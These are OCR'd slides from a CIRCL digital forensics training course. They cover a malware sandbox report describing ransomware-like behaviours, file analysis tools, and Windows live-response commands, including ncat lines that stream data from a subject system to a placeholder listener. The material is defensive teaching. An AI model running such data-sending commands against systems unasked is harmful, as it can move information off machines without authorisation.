
4.5 x86 Assembly: Control Flow Graphs

```
start:              Symbol for address of next instruction
mov eax, 3          Initialize a counter of 3 into EAX

loop:               Symbol for address of next instruction
sub eax, 1          Substract 1 from value in EAX
cmp 0, eax          Compare value in EAX with 0; Set EFLAGS
jne $loop           IF EFLAGS 'not equal' jump to 'loop'

end:                Symbol for address of next instruction
mov eax, 12
```

.


4.5 x86 Assembly: Control Flow Graphs

```
start:              Symbol for address of next instruction
mov eax, 3          Initialize a counter of 3 into EAX

loop:               Symbol for address of next instruction
sub eax, 1          Substract 1 from value in EAX
cmp 0, eax          Compare value in EAX with 0; Set EFLAGS
jne $loop           IF EFLAGS 'not equal' jump to 'loop'

end:                Symbol for address of next instruction
mov eax, 12
```




.

4.6 Dynamic Analysis


Fork me on GitHub
CIRCL
DMA
Dynamic Malware Analysis
(BETA v2)
You can upload suspicious executables or documents to obtain a dynamic analysis report. The documents or executables files are not shared with external parties. An analysis can take up to 15 minutes.
Malicious sample upload interface
Sample (EXE, DLL or PDF) to submit
Browse...
1.exe
System to use
Windows_xp_pro_sp3_en_03
Analysis package
exe
Submit for analysis

Upload a 1.exe: https://circl.lu/services/dynamic-malware-analysis/

4.6 Dynamic Analysis


Signatures
Creates RWX memory
Reads data out of its own binary image
A process created a hidden window
Drops a binary and executes it
Executed a process and injected code into it, probably while unpacking
Attempts to remove evidence of file being downloaded from the Internet
Likely date expiration check, exits too soon after checking local time
Deletes its original binary from disk
Exhibits behavior characteristic of Alphacrypt/Teslacrypt ransomware

Signatures and Screenshots: https://circl.lu/services/dynamic-malware-analysis/

4.6 Dynamic Analysis

Modifies boot configuration settings

Attempts to identify installed AV products by registry key

Clamav Hits in Target/Dropped/SuriExtracted

Creates a copy of itself


Anomalous binary characteristics

Screenshots

Network Analysis


Signatures and Screenshots: https://circl.lu/services/dynamic-malware-analysis/

4.6 Dynamic Analysis


Fork me on GitHub
Logg
CIRCL
DMA
Dynamic Malware Analysis
(BETA v2)
You can upload suspicious executables or documents to obtain a dynamic analysis report. The documents or executables files are not shared with external parties. An analysis can take up to 15 minutes.
Malicious sample upload interface
Sample (EXE, DLL or PDF) to submit
Browse...
Quotation.exe
System to use
Windows_xp_pro_sp3_en_03
Analysis package
exe
Submit for analysis

Upload a Quotation.exe: https://circl.lu/services/dynamic-malware-analysis/

4.6 Dynamic Analysis



Processes

registry filesystem process threading services device network synchronization crypto browser

Quotation.exe PID: 1328, Parent PID: 500

Accessed Files
- C:\Documents and Settings\j\Local Settings\Temp\Quotation.exe.cfg
- C:\Documents and Settings\j\Local Settings\Temp
- C:\Documents and Settings\j\Local Settings\Temp\~DF3495.tmp

Read Files
- C:\Documents and Settings\j\Local Settings\Temp\~DF3495.tmp

Modified Files
- C:\Documents and Settings\j\Local Settings\Temp\~DF3495.tmp

Deleted Files Nothing to display.

Registry Keys
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager\SafeProcessSearchMode
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\Codepage
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\CodePage\932
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\CodePage\949
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\CodePage\950
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\CodePage\936
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\VBA\Monitors

Access to Files and Registry: https://circl.lu/services/dynamic-malware-analysis/

CIRCL
FORENSICS Training

5. Analysing files

5.1 Analysing files

- Standard Linux commands
  - `file`
  - `strings`
  - `exiftool`
  - `md5sum, sha1sum`
  - `7z`
  - .....
- Dedicated tools
  - `oledump.py`
  - `pdfid.py, pdf-parser.py`
  - `VirusTotal tools`
  - .....
- Exercise: Run `exiftool` on carving recovered documents

5.2 Analysing files

- Online resources

  NSRL - National Software Reference Library
  VirusTotal
  CIRCL: DMA
  CIRCL: MISP Threat Sharing Platform

- Demo: Search MD5

  `A479C4E7ED87AEDAFAD7D9936DC80115`
  `81e9036aed5502446654c8e5a1770935`

- Analysing files could become a training on it's own

CIRCL
FORENSICS Training

6. Live Response

6.1 Volatile Data

- Memory dump
- Live analysis:
  - → System time
  - → Logged-on users
  - → Open files
  - → Network -connections -status
  - → Process information -memory
  - → Process / port mapping
  - → Clipboard content
  - → Services
  - → Command history
  - → Mapped drives / shares
  - → !!! Do not store information on the subject system !!!
- Image of live system (Possible issues)
- Shutdown and image if possible

6.1 Collecting Volatile Data

https://docs.microsoft.com/en-us/sysinternals/

- System Time

```
> date /t & time /t              # Don't foget to note wall-clock-time
    Tue 03/26/2019               # Note timezone of PC
    01:31 PM
```

- Loggedon Users

```
> net session

> .\PsLoggedon.exe
    Users logged on locally:
         3/26/2019 1:30:23 PM       John-PC\John
    No one is logged on via resource shares.

> .\logonsessions.exe
    [5] Logon session 00000000:0001ad9d:
        User name:    John-PC\John
        Auth package: NTLM
        Logon type:   Interactive
        Session:      1
        Sid:          S-1-5-21-3031575581-801213887-4188682232-1001
        Logon time:   3/26/2019 1:30:23 PM
        Logon server: JOHN-PC
```

6.1 Collecting Volatile Data

- Open Files

```
> net file

> .\psfile.exe
```

- Network Connections and Status

```
> netstat -anob
  Proto  Local Address          Foreign Address        State           PID     RpcSs
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       696     [svchost.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:554            0.0.0.0:0              LISTENING       2504    [wmpnetwk.exe]
  TCP    0.0.0.0:10243          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       364     [wininit.exe]

> netstat -rn
  Network Destination        Netmask          Gateway       Interface  Metric
            0.0.0.0          0.0.0.0         10.0.2.2        10.0.2.15      10
           10.0.2.0    255.255.255.0         On-link         10.0.2.15     266
          10.0.2.15  255.255.255.255         On-link         10.0.2.15     266

> ipconfig /all
```

6.1 Collecting Volatile Data

- Running Processes

```
> tasklist
```

Image Name	PID	Session Name	Session#	Mem Usage
System	4	Services	0	600 K
smss.exe	252	Services	0	792 K
csrss.exe	328	Services	0	3,224 K
wininit.exe	364	Services	0	3,316 K
csrss.exe	372	Console	1	4,196 K
winlogon.exe	400	Console	1	6,272 K
services.exe	460	Services	0	6,628 K
lsass.exe	468	Services	0	8,428 K
lsm.exe	476	Services	0	3,040 K
svchost.exe	584	Services	0	6,596 K
cmd.exe	3100	Console	1	2,480 K

```
> tasklist /svc
```

Image Name	PID	Services
svchost.exe	584	DcomLaunch, PlugPlay, Power
svchost.exe	696	RpcEptMapper, RpcSs
svchost.exe	792	Audiosrv, Dhcp, eventlog, HomeGroupProvider, lmhosts, wscsvc
svchost.exe	844	AudioEndpointBuilder, CscService, HomeGroupListener, Netman, TrkWks, UxSms,
svchost.exe	876	EventSystem, fdPHost, FontCache, netprofm, nsi, WdiServiceHost

6.1 Collecting Volatile Data

- Running Processes

```
> .\pslist.exe -x

> .\pslist.exe -t
```

Name	Pid	Pri	Thd	Hnd	VM	WS	Priv
explorer	1252	8	26	912	212044	47672	36304
VBoxTray	360	8	12	153	61384	5624	1476
cmd	548	8	1	24	29256	2564	2628
pslist	3452	13	1	123	45908	3640	1652
WzPreloader	1244	8	6	119	109748	9064	11224
cmd	3100	8	1	20	27464	2480	1804

```
> .\Listdlls.exe

> .\handle.exe
```

- Processes/Port Mapping

```
> .\tcpvcon -n -c -a
TCP,svchost.exe,692,LISTENING,0.0.0.0,0.0.0.0
TCP,System,4,LISTENING,10.0.2.15,0.0.0.0
TCP,wmpnetwk.exe,2428,LISTENING,0.0.0.0,0.0.0.0
TCP,wininit.exe,364,LISTENING,0.0.0.0,0.0.0.0
TCP,svchost.exe,776,LISTENING,0.0.0.0,0.0.0.0
TCP,svchost.exe,896,LISTENING,0.0.0.0,0.0.0.0
TCP,services.exe,460,LISTENING,0.0.0.0,0.0.0.0
```

6.1 Collecting Volatile Data

- Command History

```
> doskey /history
    netstat -anob
    .\Listdlls.exe
    .\handle.exe
    .\tcpvcon -n -c -a
    cls
    doskey /history
```

- Processes/Port Mapping

6.2 Non Volatile Data

- Clear Pagefile at shutdown


```
> reg QUERY "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management"
    .....
    ClearPageFileAtShutdown    REG_DWORD    0x0
    .....
```

- Update Last Access disabled

```
> reg QUERY "HKLM\SYSTEM\CurrentControlSet\Control\FileSystem"
    .....
    NtfsDisableLastAccessUpdate    REG_DWORD    0x0
    .....
```

- Autostart locations

```
> .\Autoruns.exe
```



Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				7/14/2009 5:37 AM
cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd....	11/20/2010 10:00 AM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				2/8/2019 2:21 PM
VBoxTray	VirtualBox Guest Additions Tr...	(Verified) Oracle Corporation	c:\windows\system32\vboxt...	11/8/2018 8:50 PM
WinZip PreLoader	WinZip Preloader	(Verified) Corel Corporation	c:\program files\winzip\wzpr...	12/11/2017 4:42 PM
WinZip UN	WinZip Update Notifier	(Verified) Corel Corporation	c:\program files\winzip\wzup...	9/18/2017 12:27 PM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				2/7/2019 5:02 PM
n/a	Microsoft .NET IE SECURIT...	(Verified) Microsoft Corporation	c:\windows\system32\mscor...	2/27/2014 9:58 AM
Themes Setup	Microsoft(C) Register Server	(Verified) Microsoft Windows	c:\windows\system32\regsv...	7/14/2009 12:58 AM
Windows Deskt...	Microsoft(C) Register Server	(Verified) Microsoft Windows	c:\windows\system32\regsv...	7/14/2009 12:58 AM
HKLM\SOFTWARE\Classes\Protocols\Filter				2/7/2019 4:46 PM
application/octe...	Microsoft .NET Runtime Exe...	(Verified) Microsoft Corporation	c:\windows\system32\mscor...	3/5/2010 4:06 AM
application/x-co...	Microsoft .NET Runtime Exe...	(Verified) Microsoft Corporation	c:\windows\system32\mscor...	3/5/2010 4:06 AM
application/x-ms...	Microsoft .NET Runtime Exe...	(Verified) Microsoft Corporation	c:\windows\system32\mscor...	3/5/2010 4:06 AM
HKLM\Software\Classes*\ShellEx\ContextMenuHandlers				2/8/2019 10:49 AM
7-Zip	7-Zip Shell Extension	(Not verified) Igor Pavlov	c:\program files\7-zip\7-zip.dll	12/30/2018 8:00 AM
WinZip	WinZip Shell Extension DLL	(Verified) Corel Corporation	c:\program files\winzip\wzsh...	12/11/2017 5:11 PM

6.3 Across the network

- Get Nmap command-line zipfile

  `https://nmap.org/download.html`

- On Linux set up a netcat listener

```
nc -k -l 9999 >> logfile.txt
```

- Sending from subject system

```
ncat aaa.bbb.ccc.ddd 9999

echo "Date and Time" | ncat.exe aaa.bbb.ccc.ddd 9999
date /t | ncat.exe aaa.bbb.ccc.ddd 9999
time /t | ncat.exe aaa.bbb.ccc.ddd 9999
echo "----------------" | ncat.exe aaa.bbb.ccc.ddd 9999
```

CIRCL
FORENSICS Training

7. Memory Forensics

7.1 About Memory Forensics

